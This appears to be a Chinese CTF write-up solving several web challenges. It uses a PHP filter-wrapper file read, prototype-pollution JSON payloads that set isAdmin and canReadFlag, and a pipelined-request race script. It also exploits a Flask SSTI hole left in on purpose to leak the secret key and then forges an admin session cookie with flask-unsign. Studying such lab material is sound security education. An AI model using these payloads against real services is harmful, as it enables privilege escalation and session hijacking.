
因为题目提示返回二进制流 可能要用php伪协议中filter的zlib.deflate对数据进行解压缩

```
?file=php://filter/read=zlib.deflate/resource=flag.php
```



得到数据

lZBBTsJAGIX3nGJC3DZUJpYQa9l5D1taMcFAXJXGRKyItULVEEVSoHClgLGgibGBVi8
z/3Rc9Qq2N9DFW73/vf/LEwvVUjWlOpW3ttEGSu9WVGvf08zxRbwm8F1OVot5jhd4jc
trGHMY46ygKj1Bwc0dpddTq1KqoPRmEob5G9hj4l389IerfwnWlNoGq09ptx32Ts1iQ
Y0W04PQNplTF+U9CYwJ8czYA80heipYH+DJoamT2p2JNYkNX2BuwfkSrnTAnsjiTMzU
JBLy7LgB9U/avKHvA9r5iieYgCs+76n7QW+b8HqxfAvssDN0ELoz5ozAukYH5R0ZQds
M/UlMR4JHSGZk+uy8VugOwNUjv5cUXWP8Rf85LUipXw==



```
1 # 用法:把服务器返回的 base64 字符串存到 payload.txt,然后运行本脚本
2 import base64
3 import zlib
4
5 # 1. 读取 base64 文本
6 with open('payload.txt', 'r', encoding='utf-8') as f:
7     b64 = ''.join(f.read().split()) # 去掉换行和空格
8
9 # 2. base64 解码 → 得到压缩后的二进制数据
10 raw = base64.b64decode(b64)
11
12 # 3. zlib 解压
13 # wbits=-15 表示 raw deflate 格式(PHP zlib.deflate 过滤器的输出)
14 # 如果报错 "incorrect header check",说明是带 zlib 头的格式,改成 15
15 try:
16     out = zlib.decompress(raw, -15)
17 except zlib.error:
18     out = zlib.decompress(raw, 15)
19
20 print(out.decode('utf-8', 'replace'))
```

Run: zlib deflate ×

```
C:\Users\CHNMa\AppData\Local\Programs\Python\Python313\python.exe "D:/python project/zlib deflate.py"
<?php
$flag = "moectf{70d35602-bed9-060f-9f33-33326ec76c17}";
echo "Flag 就在上面,只有聪明的人才能看见<br>剩下的剧情?大概是<s>被小刻吃掉了</s>作者偷懒没放";
// 这段文字的作用只是触发 zlib 压缩,你可以不管它:
// php php php php php php php php php php
// php php php php php php php php php php
?>
```

Process finished with exit code 0

这里使用了答案的脚本

9.合乎周礼

配置中心

GET	/api/help	查看接口说明
GET	/api/me	查看当前配置
POST	/api/profile	提交 JSON 配置
GET	/api/flag	读取审核后的结果

← → ↻ ⚠ Not secure 192.168.2.4:54434/api/help

retty print ☐

```
"name": "配置中心",
"routes": {
  "GET /": "题目描述",
  "GET /api/me": "查看当前用户的配置",
  "POST /api/profile": "提交 JSON 配置",
  "GET /api/flag": "只有审核 isAdmin=true 且 canReadFlag=true 时返回 FLAG"
}
```

```
{
  "ok": true,
  "profile": {
    "profile": {
      "nickname": "guest"
    },
    "theme": {
      "color": "blue"
    }
  },
  "inheritedProbe": {
    "isAdmin": null,
    "canReadFlag": null
  }
}
```

当前配置 要把两个变成true 先尝试在/api/profile路径提交 看能不能直接改

配置中心

GET /api/help	查看接口说明
GET /api/me	查看当前配置
POST /api/profile	提交 JSON 配置
GET /api/flag	读取审核后的结果

URL

http://192.168.2.4:54434/api/profile

Use POST method enctype application/x-www-form-urlencoded

Body

```
{"isAdmin": "true", "canReadFlag": "true"}
```

MODIFY HEADER

Name	Value	
☒ Upgrade-Insecure...	1	×
☒ User-Agent	Mozilla/5.0 (Windows I	×
☒ Accept	text/html,application,	×
☒ Accept-Encoding	gzip, deflate	×
☒ Accept-Language	zh-CN,zh;q=0.9	×
☒ Cookie	frog_session=eyJmcm9nc	×

Pretty print ☐


```
{
  "ok": false,
  "message": "请使用 application/json"
}
```

改一下encrype

```
Pretty print ☐


{
  "ok": true,
  "acceptedFields": 3,
  "profile": {
    "profile": {
      "nickname": "guest"
    },
    "theme": {
      "color": "blue"
    },
    "isAdmin": "true",
    "canReadFlag": "true",
    "vcm8pcr3anf": "="
  },
  "inheritedProbe": {
    "isAdmin": null,
    "canReadFlag": null
  }
}
```

发现要改下面的部分




还是到不了下面的部分 需要污染原型链

```
{"__proto__":{"isAdmin":true,"canReadFlag":true}}
```



10.礼崩乐坏



本题跟上题一样 但直接提交后出现提示""配置值仅允许布尔值、数字、短字符串或 **null**"


因此可以用 `constructor.prototype` 的形式用点调用进行绕过

```
{ "constructor.prototype.isAdmin": true }
```


指向obj.constructor 指向object 指向object.prototype

最终达到原来的目标

```
{
  "constructor.prototype.isAdmin": true,
  "constructor.prototype.canReadFlag": true
}
```




成功更改



当零来敲门:

尝试intruder 但是太慢了 只能使用python脚本



```
import json, socket, requests

url = "http://192.168.1.4:50084/chat"

def req(n):
    body = json.dumps({"msg": n}).encode()
    return (f"POST /chat HTTP/1.1\r\nHost: 192.168.1.4:50084\r\n"
```

```

        f"Content-Type: application/json\r\nContent-Length:
{len(body)}\r\n\r\n").encode() + body

while True:
    requests.post(url, json={"msg": 0}) # 清零，开新
    窗口
    s = socket.create_connection(("192.168.1.4", 50084),
    timeout=10)
    s.sendall(b"".join(req(i) for i in range(1, 501))) # 单连接一次
    发完 1..500
    s.settimeout(5)
    buf = b""
    while b'"status": "win"' not in buf:
        try:
            buf += s.recv(65536)
        except socket.timeout:
            break
    s.close()
    if b'"status": "win"' in buf:
        print(buf.decode(errors="replace").split("\r\n\r\n")[-1])
    # {"status": "win"}
    break

```

这里的判断条件是包中的status属性

如果中断回0 就重新遍历一遍1-500



得到flag

bblogin

下载源码可得:

```
import sys
import secrets
from flask import Flask, request, session, jsonify, redirect,
url_for
from flask import render_template_string

def match(a,b):
    for i in a:
        if(i in b):
            return True;
    return False
def create_app():
    app = Flask(__name__)

    app.secret_key = secrets.token_hex(32)
```

```
Rea1f1Agg999mjytredcvbhjytredf = sys.argv[1] if len(sys.argv) >
1 else 'flag{fake_flag}'
I3TheAdMin_pa3vv0rc1dsver5t6yuhgfdrt = secrets.token_hex(32)

INDEX_TEMPLATE = '''<!DOCTYPE html>
<html lang="zh-CN">
<head>
  <meta charset="UTF-8" />
  <meta name="viewport" content="width=device-width, initial-
scale=1.0" />
  <title>用户管理系统</title>
  <style>
    * { box-sizing: border-box; margin: 0; padding: 0; }
    body {
      font-family: -apple-system, BlinkMacSystemFont, "Segoe UI",
Roboto, sans-serif;
      background: linear-gradient(135deg, #667eea 0%, #764ba2
100%);
      min-height: 100vh;
      display: flex; align-items: center; justify-content: center;
    }
    .card {
      background: #fff; border-radius: 12px;
      box-shadow: 0 20px 60px rgba(0,0,0,0.3);
      padding: 40px 36px; width: 380px;
    }
    h1 { font-size: 22px; color: #333; text-align: center; margin-
bottom: 8px; }
    .subtitle { font-size: 13px; color: #888; text-align: center;
margin-bottom: 28px; }
    .form-group { margin-bottom: 18px; }
    label { display: block; font-size: 14px; color: #555; margin-
bottom: 6px; font-weight: 500; }
    input[type="text"], input[type="password"] {
      width: 100%; padding: 11px 14px; border: 1.5px solid #ddd;
      border-radius: 8px; font-size: 15px; outline: none;
transition: border-color 0.2s;
    }
    input:focus { border-color: #667eea; }
```

```

    button {
      width: 100%; padding: 12px;
      background: linear-gradient(135deg, #667eea 0%, #764ba2
100%);
      color: #fff; border: none; border-radius: 8px;
      font-size: 16px; font-weight: 600; cursor: pointer; margin-
top: 8px;
    }
    button:hover { opacity: 0.9; }
    .error {
      background: #fff0f0; color: #d33; border: 1px solid #fcc;
      border-radius: 8px; padding: 10px 12px; font-size: 14px;
      margin-bottom: 16px; text-align: center;
    }
  }
</style>
</head>
<body>
  <div class="card">
    <h1>用户管理系统</h1>
    <p class="subtitle">这是一个简单的用户管理系统，请输入用户名和密码登录
</p>

    {login_error_block}

    <form method="POST" action="/login">
      <div class="form-group">
        <label for="username">用户名</label>
        <input type="text" id="username" name="username"
placeholder="请输入用户名" required />
      </div>
      <div class="form-group">
        <label for="password">密码</label>
        <input type="password" id="password" name="password"
placeholder="请输入密码" required />
      </div>
      <button type="submit">登 录</button>
    </form>
  </div>
</body>
</html>'''

```

```
USERINFO_TEMPLATE = '''<!DOCTYPE html>
<html lang="zh-CN">
<head>
  <meta charset="UTF-8" />
  <meta name="viewport" content="width=device-width, initial-
scale=1.0" />
  <title>用户信息</title>
  <style>
    * { box-sizing: border-box; margin: 0; padding: 0; }
    body {
      font-family: -apple-system, BlinkMacSystemFont, "Segoe UI",
Roboto, sans-serif;
      background: linear-gradient(135deg, #667eea 0%, #764ba2
100%);
      min-height: 100vh;
      display: flex; align-items: center; justify-content: center;
    }
    .card {
      background: #fff; border-radius: 12px;
      box-shadow: 0 20px 60px rgba(0,0,0,0.3);
      padding: 40px 36px; width: 420px; text-align: center;
    }
    .avatar {
      width: 72px; height: 72px; border-radius: 50%;
      background: linear-gradient(135deg, #667eea 0%, #764ba2
100%);
      display: flex; align-items: center; justify-content: center;
      margin: 0 auto 20px; font-size: 32px; color: #fff;
    }
    h1 { font-size: 22px; color: #333; margin-bottom: 24px; }
    h1 span { color: #667eea; font-weight: 700; }
    .secret-box {
      background: #f7f8ff; border: 1.5px solid #e0e4ff;
      border-radius: 10px; padding: 20px; text-align: left;
    }
    .secret-box .label { font-size: 13px; color: #888; margin-
bottom: 8px; }
    .secret-box .info { font-size: 16px; color: #333; line-height:
1.6; word-break: break-word; }
```

```

.loading { color: #888; font-size: 15px; padding: 20px 0; }
.error-msg {
  background: #fff0f0; color: #d33; border: 1px solid #fcc;
  border-radius: 8px; padding: 12px 16px; font-size: 14px;
}
.logout-btn {
  display: inline-block; margin-top: 24px; padding: 9px 28px;
  background: transparent; border: 1.5px solid #ccc; border-
radius: 8px;
  font-size: 14px; color: #666; cursor: pointer; text-
decoration: none;
}
.logout-btn:hover { border-color: #667eea; color: #667eea; }
</style>
</head>
<body>
  <div class="card">
    <div class="avatar">👤 </div>
    <h1>欢迎 <span id="usernameEl">加载中...</span></h1>
    <div id="content"><p class="loading">正在获取您的信息...</p></div>
    <a class="logout-btn" href="/">退出登录</a>
  </div>
  <script>
    async function loadUserInfo() {
      const usernameEl = document.getElementById('usernameEl');
      const contentEl = document.getElementById('content');
      try {
        const res = await fetch('/user');
        if (!res.ok) { window.location.href = '/'; return; }
        const data = await res.json();
        usernameEl.textContent = data.username || '未知用户';
        contentEl.innerHTML = '<div class="secret-box">'
          + '<div class="label">🔒 这是你的秘密信息</div>'
          + '<div class="info">' + (data.info || '暂无') + '</div>'
        </div>';
      } catch (e) {
        usernameEl.textContent = '用户';
        contentEl.innerHTML = '<div class="error-msg">无法连接服务器，
请稍后重试</div>';
      }
    }
  </script>

```

```

    }
    loadUserInfo();
</script>
</body>
</html>'''

@app.route('/')
def index():
    html = INDEX_TEMPLATE.replace('{login_error_block}', '')
    return render_template_string(html)

@app.route('/userInfo.html')
def user_info_page():
    return render_template_string(USERINFO_TEMPLATE)

@app.route('/login', methods=['POST'])
def login():
    username = request.form.get('username', '')
    password = request.form.get('password', '')
    if(len(username)>10 or match(".()[]_",username)):
        error_html = f'<div class="error"><p>The username
cannot be too long!</p></div>'
        html = INDEX_TEMPLATE.replace('{login_error_block}',
error_html)
        return render_template_string(html)
    if username == 'admin' and password ==
I3TheAdmin_pa3vv0rc1dswer5t6yuhgfdrt:
        session['token'] = "admin"
        return redirect(url_for('user_info_page'))

    error_html = f'<div class="error"><p>用户{username}登录失败
</p></div>'
    html = INDEX_TEMPLATE.replace('{login_error_block}',
error_html)
    return render_template_string(html)

@app.route('/user')
def get_user():
    token = session.get('token')

```

```

        if token and token == "admin":
            return jsonify(username='admin',
info=Rea1f1Agg999mjytredcvbhjytridf)
            return jsonify({'error': '未登录'}), 401

    return app

app = create_app()

if __name__ == '__main__':
    app.run(host='0.0.0.0', port=20001, debug=False)

```

这里的关键点在于

```

error_html = f'<div class="error"><p>用户{username}登录失败</p>
</div>'

html = INDEX_TEMPLATE.replace('{login_error_block}', error_html)

return render_template_string(html)

```

这里有危险函数 会把字符串当做jinja2模版执行

输入错误用户名 进入error_html触发

用户管理系统

这是一个简单的用户管理系统，请输入用户名和密码
登录

用户49登录失败

用户名

{{7*7}}

密码

.

登 录

果然存在ssti注入

用户管理系统

这是一个简单的用户管理系统，请输入用户名和密码
登录

```
用户 <Config {'DEBUG': False, 'TESTING': False,
              'PROPAGATE_EXCEPTIONS': None,
              'SECRET_KEY':
'533c541ce49d3d6ffed4ea544eaa13b5be792c7f110ce9009c73',
              'SECRET_KEY_FALLBACKS': None,
              'PERMANENT_SESSION_LIFETIME':
datetime.timedelta(days=31),
              'USE_X_SENDFILE': False, 'TRUSTED_HOSTS':
None, 'SERVER_NAME': None,
              'APPLICATION_ROOT': '/',
              'SESSION_COOKIE_NAME': 'session',
              'SESSION_COOKIE_DOMAIN': None,
              'SESSION_COOKIE_PATH': None,
              'SESSION_COOKIE_HTTPONLY': True,
              'SESSION_COOKIE_SECURE': False,
              'SESSION_COOKIE_PARTITIONED': False,
              'SESSION_COOKIE_SAMESITE': None,
              'SESSION_REFRESH_EACH_REQUEST': True,
              'MAX_CONTENT_LENGTH': None,
              'MAX_FORM_MEMORY_SIZE': 500000,
              'MAX_FORM_PARTS': 1000,
              'SEND_FILE_MAX_AGE_DEFAULT': None,
              'TRAP_BAD_REQUEST_ERRORS': None,
              'TRAP_HTTP_EXCEPTIONS': False,
              'EXPLAIN_TEMPLATE_LOADING': False,
              'PREFERRED_URL_SCHEME': 'http',
              'TEMPLATES_AUTO_RELOAD': None,
              'MAX_COOKIE_SIZE': 4093,
              'PROVIDE_AUTOMATIC_OPTIONS': True}> 登录
```

失败

用户名

请输入用户名

密码

请输入密码

查看配置文件 找到secret key

session伪造

源码:

</> Python



▶ 运行

```
@app.route('/user')
def get_user():
    token = session.get('token')
    if token and token == "admin":
        return jsonify(
            username='admin',
            info=Rea1f1Agg999mjytredcvbhjytredf
        )
```

所以 session 内容只需要:

</> JSON




```
{
  "token": "admin"
}
```

```
root@192: ~  
Session Actions Edit View Help  
(root@192)-[~]  
# flask-unsign \  
--sign \  
--cookie '{"token":"admin"}' \  
--secret '533c541ce49d3d6ffed4ea544eaa13b5be792c7f110ce9009c730855811a3156'  
eyJ0b2t1biI6ImFkbWluIn0.apbUXg.tXYjmreUCtT3CJb_YGXl484hbec  
(root@192)-[~]  
#
```

得到admin的cookie

eyJ0b2t1biI6ImFkbWluIn0.apbUXg.tXYjmreUCtT3CJb_YGXl484hbec



伪造一行cookie

